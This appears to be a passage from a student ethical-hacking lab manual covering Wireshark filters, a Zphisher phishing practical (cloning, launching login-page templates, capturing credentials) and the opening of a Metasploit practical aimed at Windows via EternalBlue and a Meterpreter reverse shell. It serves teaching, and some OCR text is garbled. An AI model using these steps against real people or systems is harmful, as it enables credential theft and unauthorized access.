36	0.871271924	192.168.176.164	192.168.176.2	DNS	75	Standard query 0xefd1 A r10.o.lencr.org
37	0.871460978	192.168.176.164	192.168.176.2	DNS	174	Standard query response 0xefd1 A r10.o.lencr.org CNAME o.lencr.edgesu...
48	0.939711515	192.168.176.2	192.168.176.164	DNS	170	Standard query response 0x30ea AAAA r10.o.lencr.org CNAME o.lencr.edg...
49	0.939759208	192.168.176.2	192.168.176.164	DNS	71	Standard query 0xb2f0 A example.org
61	1.034731381	192.168.176.164	192.168.176.2	DNS	71	Standard query 0xb2f0 A example.org
62	1.036003459	192.168.176.164	192.168.176.2	DNS	73	Standard query 0x53f4 AAAA ipv4only.arpa
63	1.036122069	192.168.176.164	192.168.176.2	DNS	84	Standard query 0xb79c A detectportal.firefox.com
64	1.038841488	192.168.176.164	192.168.176.2	DNS	135	Standard query response 0x22f9 A example.org A 96.7.128.186 A 96.7.12...
65	1.039034568	192.168.176.164	192.168.176.2	DNS	84	Standard query 0x36aa A detectportal.firefox.com
66	1.039591187	192.168.176.164	192.168.176.2	DNS	84	Standard query 0xa6a9 AAAA detectportal.firefox.com
70	1.097319489	192.168.176.164	192.168.176.2	DNS	135	Standard query response 0x75ec A example.org A 23.215.0.133 A 96.7.12...
71	1.097590869	192.168.176.164	192.168.176.2	DNS	183	Standard query response 0x19eb AAAA example.org AAAA 2600:1400:bc00:1...
72	1.097625719	192.168.176.164	192.168.176.2	DNS	105	Standard query response 0xb2f0 A ipv4only.arpa A 192.0.0.170 A 192.0.0...
79	1.106367371	192.168.176.2	192.168.176.164	DNS	129	Standard query response 0x33f4 AAAA ipv4only.arpa AAAA 64:ff9b::c000...
80	1.106367187	192.168.176.2	192.168.176.164	DNS	195	Standard query response 0xb79c A detectportal.firefox.com CNAME detec...
81	1.106367251	192.168.176.2	192.168.176.164	DNS	195	Standard query response 0x36aa A detectportal.firefox.com CNAME detec...
82	1.115390469	192.168.176.2	192.168.176.164	DNS	207	Standard query response 0xa6a9 AAAA detectportal.firefox.com CNAME de...
83	1.117096951	192.168.176.2	192.168.176.164	DNS	85	Standard query 0xe6bc A push.services.mozilla.com
85	1.144593750	192.168.176.2	192.168.176.164	DNS	85	Standard query 0xe6bc A push.services.mozilla.com
86	1.145263802	192.168.176.2	192.168.176.164	DNS	85	Standard query 0x9542 AAAA push.services.mozilla.com
109	1.748735154	192.168.176.164	192.168.176.2	DNS	85	Standard query 0x9542 AAAA push.services.mozilla.com
110	1.748802767	192.168.176.164	192.168.176.2	DNS	85	Standard query 0x9542 AAAA push.services.mozilla.com
111	1.748802767	192.168.176.164	192.168.176.2	DNS	85	Standard query 0x9542 AAAA push.services.mozilla.com

Frame 22: 170 bytes on wire (1360 bits), 170 bytes captured (1360 bits) on c...

Ethernet II, Src: VMware_f7:ae:18 (00:0c:29:1f:c8:8f), Dst: VMware_1f:c8:...

Internet Protocol Version 4, Src: 192.168.176.2, Dst: 192.168.176.164

User Datagram Protocol, Src Port: 53, Dst Port: 60201

Domain Name System (response)

Domain Name System: Protocol

Packets: 1018 - Displayed: 82 (8.1%)

Profile: Default

Example: Filter for TCP traffic

kali-linux - VMware Workstation 17 Player (Non-commercial use only)

Player

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

*eth0

tcp

No.	Time	Source	Destination	Protocol	Length	Info
11	0.252330421	34.117.188.166	192.168.176.164	TCP	60	443 → 32930 [ACK] Seq=1 Ack=677 Win=64240 Len=0
12	0.453408843	34.117.188.166	192.168.176.164	TLSv1.3	3123	Server Hello, Change Cipher Spec, Application Data
13	0.453570125	192.168.176.164	34.117.188.166	TCP	54	32930 → 443 [ACK] Seq=677 Ack=3070 Win=65535 Len=0
20	0.691184987	192.168.176.164	34.160.144.191	TCP	74	56082 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=3615...
23	0.748381311	34.160.144.191	192.168.176.164	TCP	60	443 → 56082 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
24	0.748471619	192.168.176.164	34.160.144.191	TCP	54	56082 → 443 [ACK] Seq=1 Ack=1 Win=64240 Len=0
25	0.749727931	192.168.176.164	34.160.144.191	TLSv1.2	270	Client Hello (SNI=content-signature-2.cdn.mozilla.net)
26	0.750136204	34.160.144.191	192.168.176.164	TCP	60	443 → 56082 [ACK] Seq=1 Ack=217 Win=64240 Len=0
27	0.751517976	192.168.176.164	49.44.120.58	TCP	74	34672 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=63066...
28	0.810138587	49.44.120.58	192.168.176.164	TCP	60	80 → 34672 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
29	0.810319053	34.160.144.191	192.168.176.164	TLSv1.2	3058	Server Hello, Certificate, Server Key Exchange, Server Hello Done
30	0.810201995	192.168.176.164	49.44.120.58	TCP	54	34672 → 80 [ACK] Seq=1 Ack=1 Win=64240 Len=0
31	0.810376938	192.168.176.164	34.160.144.191	TCP	54	56082 → 443 [ACK] Seq=217 Ack=3005 Win=65535 Len=0
32	0.813615931	192.168.176.164	34.160.144.191	TLSv1.2	147	Client Key Exchange, Change Cipher Spec, Encrypted Handshake Message
33	0.813394195	192.168.176.164	49.44.120.58	OCSP	485	Request
34	0.813562643	34.160.144.191	192.168.176.164	TCP	60	443 → 56082 [ACK] Seq=3005 Ack=310 Win=64240 Len=0
35	0.813567697	49.44.120.58	192.168.176.164	TCP	60	80 → 34672 [ACK] Seq=1 Ack=432 Win=64240 Len=0
38	0.897416365	49.44.120.58	192.168.176.164	OCSP	943	Response
39	0.897416998	34.160.144.191	192.168.176.164	TLSv1.2	364	New Session Ticket, Change Cipher Spec, Encrypted Handshake Message
40	0.897508978	192.168.176.164	49.44.120.58	TCP	54	34672 → 80 [ACK] Seq=432 Ack=890 Win=63351 Len=0
41	0.902304461	34.160.144.191	192.168.176.164	TLSv1.2	123	Application Data
42	0.909755813	192.168.176.164	34.117.188.166	TLSv1.3	118	Change Cipher Spec, Application Data
43	0.910112398	34.117.188.166	192.168.176.164	TCP	60	443 → 32930 [ACK] Seq=3070 Ack=741 Win=64240 Len=0
44	0.910544391	192.168.176.164	34.117.188.166	TLSv1.3	152	Application Data

Frame 33: 485 bytes on wire (3880 bits), 485 bytes captured (3880 bits) on c...

Ethernet II, Src: VMware_f7:ae:18 (00:0c:29:1f:c8:8f), Dst: VMware_f7:ae:...

Internet Protocol Version 4, Src: 192.168.176.164, Dst: 49.44.120.58

Transmission Control Protocol, Src Port: 34672, Dst Port: 80, Seq: 1, Ac...

Transmission Control Protocol: Protocol

Packets: 1212 - Displayed: 898 (74.1%)


Profile: Default

2.2. Filtering by IP Address


Example: Show traffic involving a specific IP -
Ip.addr==192.168.186.100

Created by *Om Kant Sharma*


25 02 2025



Example: Show only packets from an IP
 Ip.src==192.168.186.100




Example: Show only packets to an IP ---
 Ip.dst==192.168.186.100



2.3. Filtering by Both IP and Protocol-
Example: Show only TCP packets from ip
 ip.src == 192.168.186.100 && ICMP

Created by *Om Kant Sharma*

25 02 2025



Conclusion ----

Only for educational purpose.

Practical: 6 Phishing

Definition: Phishing is a cyberattack that tricks users into revealing sensitive information by impersonating trusted entities.

Outcomes/Learning:

Understanding phishing helps in identifying fraudulent attempts, protecting sensitive information, and preventing cyber threats. Awareness and cautious online behavior can significantly reduce the risk of falling victim to phishing attacks.

Required Tool: Kali OS and Zphisher

Working:

1. Setup Zphisher

- Install Zphisher on **Kali Linux**
<https://www.geeksforgeeks.org/zphisher-automated-phishing-tool-in-kali-linux/>

Created by *Om Kant Sharma*

25 02 2025

installing link –
git clone git://github.com/htr-tech/zphisher.git



```
(root@kali)-[/home]
# git clone https://github.com/htr-tech/zphisher.git

Cloning into 'zphisher' ...
remote: Enumerating objects: 1801, done.
remote: Counting objects: 100% (336/336), done.
remote: Compressing objects: 100% (85/85), done.
remote: Total 1801 (delta 263), reused 251 (delta 251), pack-reused 1465 (from 1)
Receiving objects: 100% (1801/1801), 28.68 MiB | 702.00 KiB/s, done.
Resolving deltas: 100% (817/817), done.

(root@kali)-[/home]
#
```

2. Run Zphisher


- Launch the tool and select a phishing template (e.g., Facebook, Instagram, Gmail, or others).
- Generate a phishing link (localhost or cloud-based using Ngrok or Cloudflare).



3. Host the Phishing Page


- Understand how Zphisher clones the login page of a legitimate website.

- Observe how the fake page appears identical to the original.



4. Test the Phishing Attack

- Open the phishing link in a browser and simulate victim interaction.
- Enter sample credentials to see how the attacker collects login information.



5. Analyze Captured Data

- Check where the credentials are stored and how attackers retrieve them.
- Discuss how real-world phishing campaigns are conducted.

```


root@kali: /home/zphisher
File Actions Edit View Help

ZPHISHER 2.3.5

[-] Successfully Hosted at : http://127.0.0.1:8080
[-] Waiting for Login Info, Ctrl + C to exit...
[-] Victim IP Found !
[-] Victim's IP : 127.0.0.1
[-] Saved in : auth/ip.txt
[-] Login Info Found !!
[-] Account : omk
[-] Password : omk
[-] Saved in : auth/usernames.dat
[-] Waiting for Next Login Info, Ctrl + C to exit.
  
```

6. Defensive Measures

- Learn how to **detect phishing attempts** (e.g., URL inspection, HTTPS verification).
- Explore **anti-phishing tools** and cybersecurity best practices.



Only for educational purpose.

Practical: 7

Metasploit Gaining Access to Windows

Definition:

Metasploit gaining access to Windows refers to exploiting system vulnerabilities using the Metasploit Framework to establish remote control, typically through payloads like Meterpreter. This process is used in ethical hacking for penetration testing but is illegal without proper authorization.

Outcomes/Learning:

1. Understand how **attackers exploit Windows vulnerabilities** using Metasploit and how to defend against such threats.
2. Gain hands-on experience in **penetration testing, vulnerability assessment, and cybersecurity best practices** in a controlled environment.

Only for educational purpose.

Required Tool: Metasploit, Window


Working: Setup a lab environment using **Kali Linux as the attacker system** and **Windows 7/10 as the target system** in a **virtual network**. Scan the target machine for vulnerabilities using **Nmap** and identify potential exploits, such as **MS17-010 (EternalBlue)** for older Windows versions.

Launch Metasploit Framework in Kali Linux and configure an exploit along with a **payload (Meterpreter)** to gain remote access. Execute the attack and establish a **reverse shell session**, allowing remote control over the Windows system. Perform **post-exploitation tasks**, such as extracting system information, dumping password hashes, taking screenshots, and executing commands on the target machine.

Finally, learn how to **defend against such attacks** by implementing **patch updates, firewalls, intrusion detection systems (IDS), and other security best practices** to secure Windows systems.

Step 1. Start Metasploit

Load msfconsole by typing msfconsole in a terminal.



```
kali@kali: ~  
File Actions Edit View Help  
Stack: 90909090909090909090909090909090  
90909090909090909090909090909090  
90909090.90909090.90909090  
90909090.90909090.90909090  
90909090.90909090.09090900  
90909090.90909090.09090900  
.....  
cccccccccccccccccccccccccccccccc  
cccccccccccccccccccccccccccccccc  
cccccccccccc.....  
cccccccccccccccccccccccccccccccc  
cccccccccccccccccccccccccccccccc  
.....cccccccccc  
cccccccccccccccccccccccccccccccc  
cccccccccccccccccccccccccccccccc  
.....  
ffffffffffffffffffffffffffff  
ffffffff.....  
ffffffffffffffffffffffffffff  
ffffffff.....  
ffffffff.....  
ffffffff.....  
Code: 00 00 00 00 M3 T4 SP L0 1T FR 4M 3W OR K! V3 R5 IO N5 00 00 00 00  
Aiee, Killing Interrupt handler  
Kernel panic: Attempted to kill the idle task!  
In swapper task - not syncing  
File System  
=[ metasploit v6.0.52-dev ]  
+ -- --[ 2147 exploits - 1143 auxiliary - 365 post ]  
+ -- --[ 592 payloads - 45 encoders - 10 nops ]  
+ -- --[ 8 evasion ]  
Metasploit tip: Enable verbose logging with set VERBOSE  
true  
msf6 >
```

Step 2. Search for and load the port scanner

Search for and load the port scanner auxiliary module. First, we use the search command to look for the string *portscan*. Then, load the simple syn port scanner by typing `use /auxiliary/scanner/portscan/tcp`.

```
File Actions Edit View Help
#####
#####

Code: 00 00 00 00 M3 T6 00 10 17 FR 4M 3W OR K1 V3 R5 T0 N5 00 00 00 00
Also, Killing Interrupt handler
kernel panic: Attempted to kill the idle task!
in knapper task - not syncing

-[ metasploit v6.0.52-dev
+ -- --[ 2147 exploits - 1143 auxiliary - 365 post
+ -- --[ 502 payloads - 45 encoders - 10 nops
+ -- --[ 8 evasion

Metasploit tip: Enable verbose logging with set VERBOSE
true

msf6 > search portscan

Matching Modules

# Name Disclosure Date Rank Check Description
- - - - -
0 auxiliary/scanner/portscan/ftpbounce normal No FTP Bounce Port Scanner
1 auxiliary/scanner/natpmp/natpmp_portscan normal No NAT-PMP External Port Scanner
2 auxiliary/scanner/sap/sap_router_portscanner normal No SAPRouter Port Scanner
3 auxiliary/scanner/portscan/xmas normal No TCP "XMas" Port Scanner
4 auxiliary/scanner/portscan/ack normal No TCP ACK Firewall Scanner
5 auxiliary/scanner/portscan/tcp normal No TCP Port Scanner
6 auxiliary/scanner/portscan/syn normal No TCP SYN Port Scanner
7 auxiliary/scanner/http/wordpress_pingback_access normal No Wordpress Pingback locator

Interact with a module by name or index. For example info 7, use 7 or use auxiliary/scanner/http/wordpress_pingback_access
msf6 > use auxiliary/scanner/portscan/tcp
